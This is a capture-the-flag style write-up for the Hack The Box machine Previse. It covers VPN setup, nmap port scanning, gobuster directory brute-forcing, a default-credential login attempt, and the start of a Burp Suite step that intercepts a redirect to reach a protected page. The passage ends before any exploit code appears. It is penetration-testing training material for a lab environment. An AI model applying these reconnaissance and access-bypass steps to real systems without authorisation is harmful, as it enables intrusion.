HACKTHEBOXWRITEUP

It's Just a Game, But We Learn Something





SKCD

Contents

HACK THE BOX

Hack the box is an online platform that allows its users to test, train, and improve their Penetration-Testing skills, as well as to exchange ideas and methodologies with other users who share the same interests.

The Hack The Box platform provides multiple challenges in the form of virtual machines, simulating real-world security issues and vulnerabilities that the community is constantly providing and updating. Some of them simulate real world scenarios and some of them lean more towards CTF (Capture The Flag) style of approach.

Hack The Box innovates by continuously delivering new and curated hacking challenges, into a fully gamified, immersive and intuitive environment. This platform brings together Security Researchers, Pentesters, Infosec Professionals, academics, and students, making it a social network for Ethical Hackers and Infosec enthusiasts, with more than 896K members and growing dynamically.


"Our mission to create a safer cyber world by making cybersecurity training fun and accessible to everyone. No boundaries, no limitations. Everyone can join and start learning and practicing cybersecurity, from theory to action."

Sources :


- Cyber Security Training : HTB Academy (hackthebox.com)
- Hack The Box :: Hack The Box

GETTING STARTED

Firstly create account of Hack The Box here ➔ (Hack The Box :: Hack The Box)




After successfully registering you will be presented with a page like the following:





CONNECTION SETUP


1. Config

Download the config for play the machines











2. OpenVPN

Here I use *Kali Linux* , firstly open terminal and install *openvpn* :

```
apt-get install openvpn
```

```
openvpn <config_file>
```






Let the program continue to run until the program output reads

```
Initialization Sequence Completed
```

The ip you will use is *tun0*


```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.16.29  netmask 255.255.254.0  destination 10.10.16.29
        inet6 fe80::3f07:2609:9cb1:ee6  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef:4::101b  prefixlen 64  scopeid 0x0<global>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 12415  bytes 5420757 (5.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13244  bytes 1752344 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```





You can read more from here about the connection →(T: Connection Troubleshooting | Hack The Box Help Center).


If your OS is Windows you can watch here → (Fast Hackthebox Setup For Windows Users (Cybersecurity Starters) - YouTube)

CONNECT TO MACHINES









Previse

OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Linux	07 Aug 2021	Easy	Retired

PREVISE

Machine Information :

Name	:	Previse
Difficulty	:	Easy
OS	:	Linux
Machine Creator	:	m4lwhere
Machine Rating	:	☆ 4.4
IP	:	10.10.11.104

Enumeration

First do Port Scanning using *nmap*, and we find two open TCP ports (port 22 and port 80).

```
nmap -sV -sC -T4 <target_IP>
```


- Port 22 : SSH
- Port 80 : Web-Server

```
┌──(root💀k1l0byt3)-[~/WriteUp/previse]
└─# nmap -sV -sC -T4 10.10.11.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-20 02:39 WIB
Nmap scan report for 10.10.11.104
Host is up (0.094s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Previse Login
|_Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.32 seconds
```

Info :

Switch	Example	Description
-sV	nmap -sV <ip>	Attempt to determine the version of the service running on the port
-sC	nmap -sC <ip>	Scan with Default NSE script. Very useful for conducting security tests.
-T4	nmap -T4 <ip>	Speed of Scanning T4 (agresif). Other switch : (T1, T2, T3, T4, T5)

In the port scanning above we get information that the target machine is running a web-server (Port 80), to visit the site open a web browser and enter the url http://10.10.11.104



I tried using the user:admin and password:admin credentials but it fails. Now lets try to Brute-Force Directory to find the web-directory on the website using *gobuster*:


```
┌──(root💀k1l0byt3)-[~/WriteUp/previse]
└─# gobuster dir -u http://10.10.11.104 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x "php"
```

Switch	Example	Description
dir	gobuster dir -u <url>	Option for bruteforcing directory
-u	gobuster dir -u <url>	Define url
-w	gobuster dir -u <url> -w <wordlist>	Define wordlists
-x	gobuster dir -u <url> -x "php, html"	Define extensions

Gaining Access

```
┌──(root💀kil0byt3)-[~/WriteUp/previse]
└─# gobuster dir -u http://10.10.11.104 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x "php"
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.104
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/01/20 03:01:38 Starting gobuster in directory enumeration mode
===============================================================
/download.php         (Status: 302) [Size: 0] [--> login.php]
/index.php            (Status: 302) [Size: 2801] [--> login.php]
/login.php            (Status: 200) [Size: 2224]
/files.php            (Status: 302) [Size: 4914] [--> login.php]
/header.php           (Status: 200) [Size: 980]
/nav.php              (Status: 200) [Size: 1248]
/footer.php           (Status: 200) [Size: 217]
/css                  (Status: 301) [Size: 310] [--> http://10.10.11.104/css/]
/status.php           (Status: 302) [Size: 2968] [--> login.php]
/js                   (Status: 301) [Size: 309] [--> http://10.10.11.104/js/]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/accounts.php         (Status: 302) [Size: 3994] [--> login.php]
/config.php           (Status: 200) [Size: 0]
/logs.php             (Status: 302) [Size: 0] [--> login.php]
```


The result of the brute-force I am interested in the directory from */accounts.php* , but the directory has a status of 302 which means the url from http://10.10.11.104/accounts.php will redirect to http://10.10.11.104/login.php simply we do not have the right to access the url. Lets capture the request using *burpsuite.*




After the browser is open http://10.10.11.104/accounts.php , then in the *burpsuite* window do the following steps to intercept-response:


Right click > do intercept > to this response

After that click *forward*

